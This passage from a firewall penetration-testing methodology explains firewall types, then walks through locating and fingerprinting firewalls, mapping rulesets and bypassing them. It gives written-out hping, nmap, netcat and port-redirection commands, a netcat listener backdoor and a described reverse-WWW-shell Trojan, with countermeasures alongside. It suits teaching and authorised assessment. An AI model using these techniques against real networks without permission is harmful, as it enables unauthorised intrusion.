- IP Fragments are not re-assembled before rule verification

- Example: IP Chains, Router ACLs

#### **H.1.4.2 STATEFUL FIREWALL**

- Maintains state of each connection by keeping tracks of sequence numbers
- Matches outbound request to inbound traffic
- 2<sup>nd</sup> fastest
- Two major implementations
  - State inspection – Checkpoint FW1
  - Cut through proxy – Cisco PIX
  - IP Tables
  - Ipt
  - Netscreen
- State inspection – Checkpoint FW1
  - Application derived state
    - the state information derived from other applications
  - Communication derived state
    - the state derived from previous communications
  - Information manipulation
    - the evaluation of flexible expressions based on all the above factors

#### **H.1.4.3 CIRCUIT LEVEL GATEWAYS / PROXIES**

- Proxy means that the connection is “broken” and that the header is rewritten again.
- Generally they don’t check on application level
- Routing is not enabled since all connections are terminated on the proxy and all connections are started from the proxy

#### **H.1.4.4 APPLICATION GATEWAYS**

- Similar to Circuit Level Gateway / Proxies
- Application level checking is performed
- Maintains complete connection state and sequencing through 2 connections
  - Client to proxy
  - Proxy to server
- Doesn’t allow client to directly connect to the server
- Slowest
- Examples

- Gauntlet
- Symantec Enterprise Firewall (previously “Raptor”)
- Watchguard fireboxes

#### **H.1.4.5 STEALTH/BRIDGE FIREWALL**

- ‘Invisible’
- Transparent bridge
- Doesn’t need IP addresses
- Interfaces are in promiscuous mode
- Accessible only from the console or through a dedicated management interface.

#### **H.1.4.6 HARDWARE FIREWALL APPLIANCES**

- Integrated hardware solution
- All software including the OS comes preloaded on the platform
- Network ‘black box’ approach to the security
- Pre-hardened, limited services open hence less vulnerabilities and more secure
- Faster because everything is embedded into the hardware (e.g. no harddrive is needed)
- Examples:
  - Netscreen (everything in ASICs)

#### **H.1.4.7 APPLICATION LEVEL FIREWALLS**

- Protect single applications (like http)
- Examples
  - Sanctum Appshield
  - DMZ Shield (Ubizen)
  - ...

#### **H.1.5 Against what can a firewall not protect?**

- Attacks originating from the protected network (from the inside)
- Authorized malicious access
- Attacks and exploits on ports that are open through the firewall (if the firewall isn’t an application level firewall)
- Attacks that do not pass through the firewall.
- Attacks originating from backdoor access point (wireless access points, modems...)

### H.1.6 How Do Firewalls work?

- Packets that pass rules are allowed
- Packets that don't match are rejected (preferably dropped)
- Critical attack information lies in rejected packets
- Most packet filter & stateful firewalls are working in a "top-down" fashion while proxy based firewalls don't
- Most firewalls have a default drop rule (explicitly deny what is not allowed)

### H.1.7 Best practices for Logging

- Minimal logging for common traffic
- No logging for noisy traffic
- Maximum logging for the rest

### H.1.8 Address Translation

There are two types of address translation: Port Address Translation (PAT) and Network Address Translation (NAT)

PAT is also known as "Hide NAT". Everything is hidden behind the external firewall IP address.

NAT is also known as "Static NAT". Every IP address that has to be translated is mapped one-to-one on additional IP addresses.. This sometimes needs routing to work. Checkpoint now has a new way of working with static NAT. The translation is performed on the client side so that no static routes are necessary anymore.

## H.2 PURPOSE

The purpose of this document is to aid in the assessment of the security of a firewall installation and configuration.

## **H.3 REQUIREMENT**

### **H.3.1 Understand Organization's environment**

Before the assessment can take place, a study of the organization's network environment should be performed.

### **H.3.2 Technical Requirements**

To perform the penetration testing part of this assessment, a list with all IP addresses together with a network diagram is a must.

To perform the system security assessment, access to the firewall configuration itself is a must (this either through the console or through a management solution).

## **H.4 TERMINOLOGY**

## **H.5 HISTORY**

## **H.6 OBJECTIVE**

### **H.6.1 Perspective One**

e.g. Security Assessor/Penetration Tester

### **H.6.2 Perspective Two**

e.g. System Administrator

## **H.7 EXPECTED RESULT**

A list with all pro's and con's of the currently installed firewall setup.

## **H.8 METHODOLOGY / PROCESS**

- Locating the firewall
- Identifying common mis-configurations
- Testing general attacks on firewalls
- Testing product specific issues

### **Locating the Firewall**

- Performing reverse dns lookups on the target IP range (sometimes the firewall is registered in DNS)
- Performing regular traceroute towards the target IP range
- Performing TCP tracing towards a system behind the firewall
- Performing Hping scans to a firewalled system (webserver/mailserver)

Look for ICMP messages coming back from the firewall. This can lead to the discovery of the firewall IP address.

### **Identify Common Miss-Configuration[s]**

This applies all tests that are mentioned in Router Miss-configuration section

- Firewall rule-set mapping (firewalk)
- Port scanning a system behind the firewall can also be helpful.

### **Test General Attacks on Firewalls**

- Port Redirection
- Firewall Backdoors

### **Test Product specific issues**

- CheckPoint Firewall-1
- CheckPoint NG
- Nokia IPSO
- Cisco PIX
- Microsoft ISA
- Microsoft Proxy
- Borderware
- Gauntlet
- IP Table / Chains
- Others

## H.9 LOCATE THE FIREWALL

### H.9.1 Expect Admin Prohibited Packets with Source of Firewall

#### Description

Craft an SYN packet using Hping or any of your favorite packet crafter. If you get ICMP unreachable type 13 message (which is admin prohibited packet) with an source IP address of access control device, usually this is a packet filter firewall.

#### Pre-requisite[s]

None

#### Examples/Results

Hping www.target.com -c2 -S -p23 -n

*HPING www.yourcompany.com (eth0 192.168.0.1): S set, 40 data bytes*

*ICMP Unreachable type 13 from 192.168.100.100*

#### Analysis/Conclusion/Observation

- It gives ICMP unreachable type 13 from 192.168.100.100
- Its an admin prohibited packet
- General it signifies access control system (Firewall/Router)

#### Countermeasures

Disable admin prohibited packets (ICMP type 13 messages) at border router

- For Cisco > no IP destination unreachable
- Refer to the product manual

Block outgoing traffic originating from the firewall

#### Tool[s]

- Hping
- TCP Traceroute

#### Further Reading[s]

#### Remarks

## H.9.2 Traceroute and Identify Possible Network Range

### Description

Traceroute will tell you several things about a network. These several things are:

- the path to that network
- intermediate routers and/or devices
- potential information about filtering devices potential information about allowed protocols
- Consider some facts
  - Generally firewall will not return ICMP TTL expired messages
  - In small and medium size networks firewall is located one hop before target
  - In large networks you will get big network range and difficult to identify firewall

By default windows system uses ICMP messages and UNIX/Linux system uses UDP messages while performing trace route.

### Pre-requisite[s]

### Steps to be performed

- Traceroute on ICMP, UDP and TCP towards target
- Analyze the results
  - Where ICMP messages were dropped / rejected?
  - Where UDP messages were dropped / rejected?
  - Where TCP messages were dropped / rejected?
- Identify possible network range

### Examples/Results

ICMP	UDP	TCP
10 (XXX.XXX.10.1)	10 (XXX.XXX.10.1)	10 (XXX.XXX.10.1)
11 (XXX.XXX.20.2)	11 (XXX.XXX.20.2)	11 (XXX.XXX.20.2)
12 (XXX.XXX.30.3)	12 (XXX.XXX.30.3)	12 (XXX.XXX.30.3)
13 (XXX.XXX.40.4)	13 (XXX.XXX.40.4)	13 (XXX.XXX.40.4)
14 (XXX.XXX.50.5)	14 (XXX.XXX.50.5)	14 (XXX.XXX.50.5)
15 (XXX.XXX.60.6)	15 (XXX.XXX.60.6)	15 (XXX.XXX.60.6)
16 (XXX.XXX.70.7)	16 (XXX.XXX.70.7)	16 (XXX.XXX.70.7)
17 (XXX.XXX.80.8)	17 (XXX.XXX.80.8)	17 (XXX.XXX.80.8)

18 (XXX.XXX.90.9)	18 (XXX.XXX.90.9)	18 (XXX.XXX.90.9)
19 * * *	19 (XXX.XXX.100.10)	19 (XXX.XXX.100.10)
20 * * *	20 * * *	20 **
	21 * * *	21 **
		22(XXX.XXX.110.11) [open]
<b>Analysis/Conclusion/Observation</b>		
<p>ICMP requests are blocked beyond hop 18, IP address 18 (XXX.XXX.90.9)</p> <p>UDP request are blocked beyond hop 19, IP address 19 (XXX.XXX.100.10)</p> <p>TCP requests using HTTP Port 80 pass through to the target host on hop 22. IP address (XXX.XXX.110.11).</p> <p>It was observed that the intermediate host (at hop No. 20 and 21) does not disclose it's IP address/device name/domain name.</p> <p>Attempts to guess the device IP address at hop No. 21 and 21 was failed in range xxx.xxx.110.x to xxx.xxx.110.x</p>		
<b>Tool[s]</b>		
Traceroute utility (traceroute on *nix and tracert on windows)		
<b>Countermeasures</b>		
<p><b>Prevention Mechanism</b></p> <ul style="list-style-type: none"> <li>Restrict access control mechanism (Router/Firewall) to respond against TTL expired packets</li> </ul> <p>&gt; access-list 151 deny ip any any 110 ! ttl-exceeded</p>		
<p><b>Detection Mechanism</b></p> <p>Configure Network Intrusion Detection Mechanism to monitor for ICMP, UDP and TCP packets with TTL = 1</p>		
<b>Further Reading[s]</b>		
<b>Remarks</b>		

### **H.9.3 Perform Port Scan on Default Firewall Ports and Grab Banners**

Port scanning is easy to perform but noisy still good result can be obtained by a structure approach:

- 1 Use information gathered from publicly available sources on firewall implemented in target network (if found any) and scan only on those default firewall ports.
- 2 Give priority to information which you feel more reliable
- 3 Send very minimal connections (2 connection per host should be appropriate) to avoid detection (although “good” firewalls should not have any problems with lots of connections nowadays)
- 4 If you are lucky and find an open port, identify the service by establishing a connection on the relevant service of that port.
- 5 If you haven't found the default port, randomize the scan (by using multiple source/destination ports and hosts) multiple and perform it on all default firewall ports mentioned in appendix of firewall default port list and if you know any more
- 6 Finally if you haven't got any success from above steps, scans the entire network range on all ports using followings scanning techniques

## H.9.4 Perform Port Scan on Default Firewall Ports and Grab Banners – Port Scanning

### Description

Most firewall implementations have default ports in use for remote management purposes or other purposes (such as user authentication, vpn solutions, High Availability...)

### Pre-requisite[s]

None

### Examples/Results

```
#nmap -n -vv -P0 -p256, 1080 <www.target.com>
```

### Analysis/Conclusion/Observation

- -P0 disables ICMP messages
- -vv gives very verbose output. It helps in identifying firewall architecture / system

### Countermeasures

To prevent port scan against firewall, block scans on gateway router itself:

In case of Cisco use this to block scan against a CheckPoint Firewall-1 system

Access-list 101 deny tcp any any equal 256 log

Access-list 101 deny tcp any any equal 257 log

Access-list 101 deny tcp any any equal 258 log

Access-list 101 deny tcp any any equal 259 log

Use a “Stealth” Rule which blocks all traffic towards the firewall.

Also use detection mechanism to get hold against stealthy scan. Tune your network Intrusion Detection System to detect slower scans. Adjust “trigger” – x number of ports in y time and x number of hosts in y time to detect host scan. Note: It may trigger false positive.

Disable all default ports on the firewall if these are not required for the good working of the firewall.

### Tool[s]

- Nmap
- Hping

### Further Reading[s]

For the Firewall Default Port Table Refer to the Appendix

**Remarks**

--

## H.9.5 Perform Port Scan On Default Firewall Ports and Grab Banners – Banner Grabbing

### Description

- A banner can tell what type and version of service is been use
- It can tell the Operating Service version which is running
- A banner can be read by connecting to the service (e.g. FTP, SMTP, Web)

Firewall proxies have history for information leakage. They show their type and version easily.

### Pre-requisite[s]

- Banner grabber
- Target IP Addresses / Host Name / Domain Name
- Access to service

### Steps to be performed

Connect with telnet or netcat to the corresponding port and wath the replies.

### Examples/Results

#### Example 1

Grabbb -s -t 10 -a xxx.xxx.xxx.xxx -b xxx.xxx.xxx.xxx -m -v -t <port number of the service>

#### Example 2

```
#nc -vv -n 192.168.0.1 257
```

```
(UNKNOWN) [192.168.0.1] 257 (?) open 31000000
```

#### Example 3: Checkpoint FW-1 Client Authentication

```
#nc -vv -n 192.168.0.1 259
```

```
(UNKNOWN) [192.168.0.1] 257 (?) open
```

**Check Point Firewall-1 Client Authentication Server running on dev-fwcore-primus**

#### Example 4: Symantec Enterprise Firewall 8.0 Telnet Proxy

```
C:\> telnet 192.168.0.1
```

```
Secure Gateway.
```

```
Hostname:
```

Hostname:

Example 5: Symantec Enterprise Firewall 8.0 HTTP Proxy

```
C:\>nc -nv 192.168.0.1 80
```

```
HEAD / HTTP/1.0
```

```
HTTP/1.1 503 Service Unavailable
```

```
MIME-Version: 1.0
```

```
Server: Simple, Secure Web Server 1.1
```

```
Date: Fri, 17 Sep 2004 19:08:35 GMT
```

```
Connection: close
```

```
Content-Type: text/html
```

```
<HTML>
```

```
<HEAD><TITLE>Firewall Error: Service Unavailable</TITLE></HEAD>
```

#### Analysis/Conclusion/Observation

#### Tool[s]

NetCat, Grabbb, Languard, telnet

#### Countermeasures

- Remove or change the default banner of firewall
- Block firewall/router default ports at border router

#### Further Reading[s]

For the Firewall Default Port Table Refer to the Appendix

#### Remarks

Note: As per the first rule of firewall everything except management station would be denied. Generally one is not going to get much on this.

## H.9.6 Custom Packets

### Description

Creating custom packets that are sent towards the firewall can elicit unique responses from the firewall. This can also be used to determine the type of firewall.

### Examples/Results – One – SYN packet and RST / ACK

```
hping 192.168.0.1 -c 2 -S -p 23 -n
```

```
HPING 192.168.0.1 (eth0 192.168.0.1): S set, 40 data bytes
```

```
60 bytes from 192.168.0.1: flags=RA seq=0 ttl=59 id=0 win=0 time=0.4 ms
```

### Analysis/Conclusion/Observation

1. It gives RST / ACK packets, it indicates:
  - Packet passed through the firewall and no port was open on target (192.168.0.1)
 Or
  - Firewall rejected the packets
2. While performing against CheckPoint FW-1, hping shows source IP of target (192.168.0.1). CheckPoint FW-1 really generates this message. (Only if the firewall is allowed to send out packets originating from the firewall)
3. RST / ACK packets should be able to tell which host sent the packet by the TTL

### Examples/Results – Two – SYN packet and no response

```
hping 192.168.0.1 -c 2 -S -p 23 -n
```

```
HPING 192.168.0.1 (eth0 192.168.0.1): S set, 40 data bytes
```

### Analysis/Conclusion/Observation

1. In this example we don't receive any response back. It means:
  - Firewall dropped the packet or
  - The packet was lost in the wire
2. It still indicates, a firewall is dropping packet instead of rejecting packets

### Tool[s]

### Countermeasures

Disable admin prohibited packets (ICMP type 13 messages) at border router

- For Cisco > no IP unreachable
- Refer product manual

### Further Reading[s]

<b>Remarks</b>

## H.9.7 Access Control List Enumeration

### Description

Nmap does a good job on this front. It can tell you which ports are in block state. Nmap shows three states of ports

1. Open 2. Filtered and 3 Unfiltered

- Open – port is listening
- Filtered – port is blocked by an access control device (Router/Firewall)
- Unfiltered – traffic is passing from access control devices (Firewall/Router) but the port is not open

How Nmap decides a port is in filter state?

Its based on three criteria's:

1. No SYN/ACK packet[s]
2. No RST/ACK packet[s]
3. ICMP destination unreachable message with code 13

### Pre-requisite[s]

- Scanning tool: nmap
- Destination host domain name / IP Address

### Examples/Results – Nmap ACK scan

```
#nmap -sA 192.168.0.1
```

Interesting ports on 192.168.0.1:

(The 65530 ports scanned but not shown below are in state: filtered)

PORT	STATE	SERVICE
110/tcp	UNfiltered	pop-3
13701/tcp	UNfiltered	VeritasNetbackup
13711/tcp	UNfiltered	VeritasNetbackup
13721/tcp	UNfiltered	VeritasNetbackup
13782/tcp	UNfiltered	VeritasNetbackup

Nmap run completed -- 1 IP address (1 host up) scanned in 12205.371 seconds

### Analysis/Conclusion/Observation

Above indicates traffic passing from access control device (Firewall/Router) but the port is not open on access control device (Firewall/Router)

**Examples/Results –**

```
#nmap -p20,21,22,23,53,80,110,111 -n -P0 -vv
```

When performing this nmap scan, you should run tcpdump simultaneously to see the responses from the firewall gateway.

**Analysis/Conclusion/Observation**

Device in above example seems to be a firewall

**Examples/Results –****Analysis/Conclusion/Observation****Example Three – Nmap FIN Scan**

```
5145/tcp open  rmonitor_secure
```

```
5190/tcp open  aol
```

```
5191/tcp open  aol-1
```

```
5192/tcp open  aol-2
```

```
5193/tcp open  aol-3
```

```
5232/tcp open  sgi-dgl
```

```
5236/tcp open  padl2sim
```

```
5300/tcp open  hacl-hb
```

```
5301/tcp open  hacl-gs
```

**Analysis/Conclusion/Observation**

- Example Three – FIN scan is unreliable and gives a lot false positives

**Tool[s]**

NetCat, Grabbb, Languard

**Countermeasures**

Disable admin prohibited packets (ICMP type 13 messages) at border router

- For Cisco > no IP unreachable
- Refer product manual

**Further Reading[s]****Remarks**

--

## H.9.8 Identify Firewall Architecture

### Description

Hping is a very good tool for custom packet crafting. It allows assessor to identify Open, Blocked, Dropped and Rejected packets.

Using an nmap ACK scan to an open and closed port of a system behind the firewall (together with a sniffer), one can detect the firewall type in use (packetfilter, statefull firewall or proxy firewall)

### Pre-requisite[s]

### Steps to be performed

1. Run Nmap and start a network Sniffer simultaneously

### Examples/Results

```
#nmap -p20,21,22,23,53,80,110,111 -n -P0 -vv
```

```
# nmap -sA -p 1,80 <server-behind-firewall>
```

### Analysis/Conclusion/Observation

On the nmap scan, you should look for RST packets. Performing an ack scan of a server directly connected will show RST packets for both open and closed port. A server behind a packetfilter will show a RST for a closed port and nothing for an open port. A server protected by a statefull firewall will show no RST packets at all in the sniff output.

### Tool[s]

Nmap, tcpdump (or any other sniffer)

### Countermeasures

- Remove or change the default banner of firewall
- Block firewall/router default ports at border router

### Further Reading[s]

### Remarks

Note: As per the first rule of firewall everything except management station would be denied. Generally one is not going to get much on this.



## H.10 IDENTIFY COMMON MISS-CONFIGURATION[S]

This applies all tests that are mentioned in Router Miss-configuration section

## H.11 FIREWALL RULE-SET MAPPING

### H.11.1 Firewalking

#### Description

Firewall rule base miss-configuration / rule-set mapping are done using firewalk and hping. Firewalk can be used to discover open ports behind a firewall and it can be used for access control list discovery.

- Helps determine open ports on a firewall (packet filter)
- Port scan (TCP & UDP) done with packets whose TTL is set one greater than the hop count of the filtering device.
  - If TTL error message comes back port opened
  - If nothing comes back, port is filtered
- Nmap can differentiate between what is open on the end machine & what is being firewalled. ( open => open on the end machine, closed => closed on end machine, filtered => blocked on firewall. This is thru for packetfilter & statefull filters only).
- Firewalk determines if a given port is allowed through a F/W
- Traceroute to any machine behind the firewall or the router before the firewall
- Once the hop count of the router is known, we can change our TTL value for our IP packet to be 1 more than the hop count of the router & perform a port scan on the firewall.
- Thus if "TTL exceeded error" comes back then port on the firewall is open

Firewalk often provides unpredictable results and some time you may face problem while compiling it. It has a GUI version.

#### Pre-requisite[s]

- Hop before the Access Control Device
- Hop after the Access Control Device

#### Steps to be performed

Examples/Results					
Source IP	Destination IP	Service	Flag	Result	Remarks
192.168.0.1	192.168.100.100	TCP Port Service Multiplexer	TCP 1	Drop	
192.168.0.1	192.168.100.101	Compressnet	TCP 2	Drop	
192.168.0.1	192.168.100.102	ftp-data	TCP 20	Drop	
192.168.0.1	192.168.100.103	File Transfer [Control]	TCP 21	Drop	
192.168.0.2	192.168.100.104	SSH	TCP22	Drop	
192.168.0.2	192.168.100.105	Telnet	TCP 23	Drop	
192.168.0.2	192.168.100.106	SMTP	TCP 25	Accept	
192.168.0.2	192.168.100.107	HTTP	TCP 80	Accept	
192.168.0.2	192.168.100.108	HTTP	TCP 80	Drop	
Analysis/Conclusion/Observation					
Tool[s]					
<ul style="list-style-type: none"> <li>• hping</li> <li>• firewalking</li> </ul>					
Countermeasures					
<ul style="list-style-type: none"> <li>• Don't allow the firewall to send out packets before the drop rule (the last rule in a "good" firewall rulebase)</li> <li>• Don't allow the firewall to send out icmp error messages</li> </ul>					
Further Reading[s]					
Remarks					

## H.11.2 Hpinging

### Description

Firewall rule base miss-configuration / rule-set mapping can be done using hping.

- Helps determine open ports on a firewall (packet filter)
- Port scan (TCP & UDP) done with packets whose TTL is set one greater than the hop

count of the filtering device.

- If TTL error message comes back port opened
- If nothing comes back, port is filtered
- Traceroute to any machine behind the firewall or the router before the firewall
- Once the hop count of the router is known, we can change our TTL value for our IP packet to be 1 more than the hop count of the router & perform a port scan on the firewall.
- Thus if “TTL exceeded error” comes back then port on the firewall is open

Hping is mostly used for Firewall Detection purposes.

#### Pre-requisite[s]

- Traceroute dump towards the target(s)

#### Steps to be performed

- Hping towards the gateway
- Hping towards the firewall
- Hping towards the system behind the firewall

#### Examples/Results

# hping -S -c 1 -p <port> <IP Address> -t <TTL>

- ⇒ port is an open port on the system behind the firewall (find it with portscanning)
- ⇒ IP Address is the system you are hping (the system behind the firewall)
- ⇒ TTL is the hop count of the system you are hping

#### Analysis/Conclusion/Observation

In the second step, you could receive an ICMP error message back from the firewall with its IP address (in badly configured firewalls).

#### Tool[s]

hping

#### Countermeasures

To prevent your firewall sending out its IP address, restrict your firewall from sending out packets.

#### Further Reading[s]

#### Remarks

## H.12 PORT REDIRECTION

### Description

- If an assessor failed to get direct access to a port, port redirection is his best friend. It is used to bypass port filtering.
- Install Port redirector and make it listen on a selected port number
- Packets received on the listening port number are forwarded to desired port on remote host

### Examples/Results

Assessor with WinXP machine - 192.168.10.10

```
c:> net use \\192.168.10.20\ipc$ abctest /u:administrator
```

Assessor with Linux machine - 192.168.10.20

```
# datapipe 139 80 192.168.10.30
```

NT/Unix host - 192.168.10.30

```
fpipe -l 80 -r 139 192.168.10.40
```

or

```
datapipe 80 139 192.168.10.40
```

Windows XP victim - 192.168.10.40

Wait for connections

### Analysis/Conclusion/Observation

- An open crystal clear channel can be establish with differing operating systems
- Access control devices can be circumvented if device access control lists (ACLs) do not block all the ports

### Countermeasures

- Allow traffic based on services access policy. A services access policy clearly defines what traffic is allowed inside network and what traffic is allowed to go out from network and rest everything is denied. Authenticate outbound traffic as per your policy.
- Have a policy to review logs
- Implement Network and Host based intrusion detection systems

### Tool[s]

Datapipe – datapipe-1.0.tar.gz

Netcat – <http://www.atstake.com/research/tools/index.html>

Fpipe – <http://www.foundstone.com>

**Further Reading[s]**

**Remarks**

This works for packet filters and statefull inspection firewalls but NOT for proxy level firewalls!!

## H.13 FIREWALL BACKDOORS

### H.13.1 Covert Channels

Covert channels are a subliminal channel of communication; which hides that a message is being passed. It's not Encryption, its concealment.

Note: There is no explicit specification for the number of simultaneous channels on a given port, but in vast majority of the systems on the Internet, it is limited to 1024.

Hiding in plain sight

- Embedding a message within a regular communication channel
  - E.g. embed data in the payload of a 'ping' (ICMP) packet
- Only the sender and receiver understand the hiding technique
- A covert channel may be defined as any communication channel that can be exploited by a process to transfer information in a manner that violates a system's security policy.

More Sophisticated Methods

- Utilize TCP/IP header fields
- 6 bits reserved in TCP header for future use
- Usually not examined by security mechanisms

Refer ISSAF Methodology section for more details on Covert Channels.

### H.13.2 Filters

Daemon Shell-UDP. Bind to an allowed source port (e.g. 20)

Steps to be performed:

Step 1:

On Assessor Machine type following:

```
#nc -p 25 <target system IP address> 5000
```

Step 2:

On Target system type followings:

```
#nc -l -v -n -p 5000
```

### H.13.3 Stateful Filters

- Reverse telnets
- Tunnel from Phrack 52
- ssh with the -R options
- ssh with the -L options

### H.13.4 Application Level Firewalls

Reverse www shell

- It allows an assessor to access a machine on your internal network from the outside
- It simply looks like an internal user is browsing the web.
- Its entire traffic is base 64 encoded
- It runs on specific time (slave) in a day
- The assessor needs to install a simple Trojan program on a machine in your network, the Reverse WWW shell server.
- The Reverse WWW shell server spawns a back channel to the master
- As assessor types into the master system, the command is retrieved and executed on the target system.

## H.14 COUNTERMEASURES

- Allow traffic based on services access policy. A services access policy clearly defines what traffic is allowed inside network and what traffic is allowed to go out from network and rest everything is denied. Authenticate outbound traffic as per your policy. (for example: webserver should not be able to connect to the internet ...)
- Use application proxies, its difficult to establish back channels when they are in use. But off-course it's not impossible.

## H.15 COMPROMISE REMOTE USERS/SITES

A single hole is sufficient to expose entire network. Doesn't matter how much secure your perimeter network is.

Security between remote users/sites and enterprise network only secures them. What if the remote users/sites are compromised?

Assessor should try to compromise remote users, telecommuter and/or remote sites of an enterprise. It will give privileged access to internal network.

### Countermeasure

- Implement proper security at remote sites.
- Use desktop firewall on remote users' desktops, telecommuter laptops. Preferably a central managed desktop firewall solution which can not be disabled by the users.
- Implement host based intrusion detection and prevention mechanism on remote users' desktops, telecommuter laptops.
- Have a separate access control policy for remote users/telecommuter and/or remote sites.

### Examples:

- Cyberarmor
- Checkpoint SecureClient
- Symantec Client Security / Symantec VPN Client

## H.16 TEST PRODUCT SPECIFIC ISSUES

### H.16.1 Access Control List (ACL) Issues and Source Port Scanning

- In many implementations it's common to find access control devices simply allow excessive traffic in or out.
- It is easy for attacker to scan target network by choosing following source port:
  - 20 – FTP Data
  - 25 - SMTP
  - 53 - DNS

- 80 - Web
- 110 – POP3
- 1024 and above

#nmap -sS <target IP address> -g20

- Beware – nmap with -g switch misses open ports!
- g switch is only a request as per man page “Note that this is only a request – nmap will honor it only if and when it is able to”
- Try strobe with -P switch

#### Countermeasures

- Allow traffic based on services access policy. A services access policy clearly defines what traffic is allowed inside network and what traffic is allowed to go out from network and rest everything is denied.

## H.16.2 Checkpoint Firewall-1 Issues

- CheckPoint allows followings ports by default from any host to any host and no logging is performed on this.
  - UDP 53 – DNS Query
  - TCP 53 – DNS Zone transfer
  - UDP 520 – Routing Information Protocol (RIP)

This is no longer the case for Checkpoint FW-1 NG

- It doesn't show this in main rule page. Its part of implicit rules and options remains in global properties (Policy → Properties tab)

Further reading

<http://oliver.efri.hr/~crv/security/bugs/Others/fw-5.html>

### H.16.2.1 STATEFUL INSPECTION SUBTERFUGE

### H.16.2.2 CHECKPOINT 4.0 INTER-MODULE AUTHENTICATION WEAKNESS

CheckPoint 4.0 inter-module authentication weakness exposes firewall's other IP Addresses. Refer this for more detail <http://www.dataprotect.com/bh2000>

**H.16.3 TCP Fast Mode Issues****H.16.4 FWZ Encapsulation Issues****H.16.5 CheckPoint NG Issues**

The default open ports are 264 & 18264 (described more in detail in the firewall ports doc)

**H.16.6 Nokia IPSO Issues**

- HTTP Configuration
  - It doesn't require encryption
  - It doesn't have any Access Control Lists implemented
- Telnet is enabled by default
- Pre-hardened, administrator is probably not worried about security

**Countermeasures**

- Configure Access Control Lists to administer HTTP
- configure HTTPS to be used instead of HTTP
- Disable Telnet, use SSH instead

**H.16.7 Cisco PIX Issues****H.16.8 Microsoft Proxy Issues****H.16.9 IP Chains Issues**

- Linux IP 2.2.0 kernel
  - Attacker may bypass packet filtering rules
  - Fragmentation Attack
  - Rewrite part of the TCP / UDP header
  - Port information is rewritten in order to gain access to ports that should be blocked by the firewall
- Fragrouter can be used to launch the attack

Refer this for more detail: <http://www.dataprotect.com/ipchains>

**H.17 GLOBAL COUNTERMEASURES**

- Have a DROP ALL rule (has to be the last rule in your rulebase)
- Have a STEALTH rule (dropping all traffic towards your firewall) – preferably the first rule

- Prevent your firewall from sending out packets originating from the gateway
- Prevent the usage of “ANY” in the rule-base (for both services as for source and/or destinations)
- Disable or change the default settings of firewalls as much as possible

## H.18 LIST OF DEFAULT PORTS

H.18.1.1 SONICWALL				
Service Listening	Port	Service Identified	Available To	Comments
TCP/UDP 23		TELNET	Private	
TCP 67		BOOTPS	Private	
UDP 69		TFTP	Private	
TCP 80		HTTP	Private	
TCP/UDP 137		NETBIOS	Private	
UDP 500		ISAKMP	Private	

H.18.1.2 NOKIA				
Service Listening	Port	Service Identified	Available To	Comments
TCP, 23		Telnet		
TCP, 80		HTTP		
TCP, 256		FWI-1 Management	Communication between Nokia Appliance and Management server	Management Purpose → Open By default
TCP, 259		FWI-1 Management		
TCP, 262		FWI-1 Management		
TCP, 900		FWI-1 Management		
TCP, 1149		FWI-1 Management		
TCP, 1150		FWI-1 Management		
TCP, 1151		FWI-1 Management		
TCP, 1152		FWI-1 Management		
TCP, 1153		FWI-1 Management	Communication between Nokia	Management Purpose
TCP, 1154		FWI-1 Management		

TCP, 18183	FWI-1 Management	Appliance and Management server	→ Open By default
TCP, 18184	FWI-1 Management		
UDP, 161	FWI-1 Management		
UDP, 259	FWI-1 Management		
UDP, 514	FWI-1 Management		

**H.18.1.3 ZYWALL**

Service Listening	Port	Service Identified	Available To	Comments
TCP 21		FTP	Private	
TCP 23		Telnet	Private	

**H.18.1.4 NETASQ**

Service Listening	Port	Service Identified	Available To	Comments
TCP 1300		NETASQ FIREWALL MANAGER	Private	
TCP 1302		NETASQ Firewall Monitor	PRIVATE	

**H.18.1.5 WATCHGUARD SOHO**

Service Listening	Port	Service Identified	Available To	Comments
TCP 21		FTP	Private	Ports Open by

TCP 53	DNS	Private	default
UDP 53	DNS	Private	
UDP 67	Bootps	Private	
TCP 80	HTTP	Private	
TCP 1080	Socks	Private	

H.18.1.6 LUCENT ACCESS POINT 300				
Service Listening	Port	Service Identified	Available To	Comments
TCP 22		SSH	Private & Public	
TCP 23		Telnet	Private & Public	
TCP 80		HTTP	Private & Public	
UDP 123		NTP	Private & Public	
UDP 161		SNMP	Private & Public	
TCP 443		HTTPS	Private & Public	
UDP 500		ISAKMP	Private & Public	
UDP 514		SYSLOG	Private & Public	
UDP 520		RIP	Private & Public	
UDP 1701		L2TP	Private & Public	
UDP 8127		AP SLA Probe	Private & Public	
UDP 65534		Loop back Address	Private & Public	

H.18.1.7 WATCHGUARD VCLASS				
Service Listening	Port	Service Identified	Available To	Comments
TCP 22		SSH	Private	Ports Open by default
TCP 23		Telnet	Private	
UDP 161		SNMP	Private	
TCP 443		SSL	Private	
UDP 500		IKE	Private	
UDP 1024		Centralized Policy Manager (CPM)	Private	
UDP 1850		Heart Beat to centralized managers	Private	
TCP 6789		Used by HA modules to hot synch configuration between two HA units	Private	

H.18.1.8 ZYWALL				
Service Listening	Port	Service Identified	Available To	Comments
TCP 443		SSL Web based administration	Private	Used for administration
TCP 443		SSL Web based administration	Public	

H.18.1.9 CISCO IOS FIREWALL					
Service Listening		Port	Service Identified	Available To	Comments
TCP 23			Telnet	Private	Open by default
UDP 67			DHCP	Private	
UDP 68			DHCP	Private	
TCP 80			HTTP	Private	
UDP 1985			HSRP	Private	Management

H.18.1.10 CISCO PIX FIREWALL					
Service Listening		Port	Service Identified	Available To	Comments
TCP 443			HTTPS	Private	Administration/Open by default
ICMP/8			Echo request	Private	Open by default

H.18.1.11 BROADCOM FIREWALL				
Service Listening	Port	Service Identified	Available To	Comments
	UDP 53	DNS	Private	Open by default
	TCP 80	HTTP	Private	Administration/open
	ICMP/8	Echo Request	Private	Open by default
	ICMP/13	Timestamp Request	Private	Open by default

**H.18.1.12 FORTIGATE FIREWALL**

<b>Service Listening</b>	<b>Port</b>	<b>Service Identified</b>	<b>Available To</b>	<b>Comments</b>
TCP 443		SSL Web based administration	Private	Administration/open

**H.18.1.13 MICROSOFT ISA FIREWALL**

<b>Service Listening</b>	<b>Port</b>	<b>Service Identified</b>	<b>Available To</b>	<b>Comments</b>
TCP/UDP 135		<i>RPC ENDPOINT MAPPER</i>	Private	Open by Default
UDP 137		NetBios name	Private	
UDP 138		NetBios Datagram	Private	
TCP 139		NetBios Session	Private	
TCP/UDP 445		MS directory service	Private	
UDP 500		ISAKMP	Private	
TCP 1025		Windows internal	Private	
TCP 1080		Socks	Private	
TCP/UDP 1745		Firewall client control session	Private	
TCP 8080		ISA Web proxy	Private	
ICMP/8		Echo request	Private	
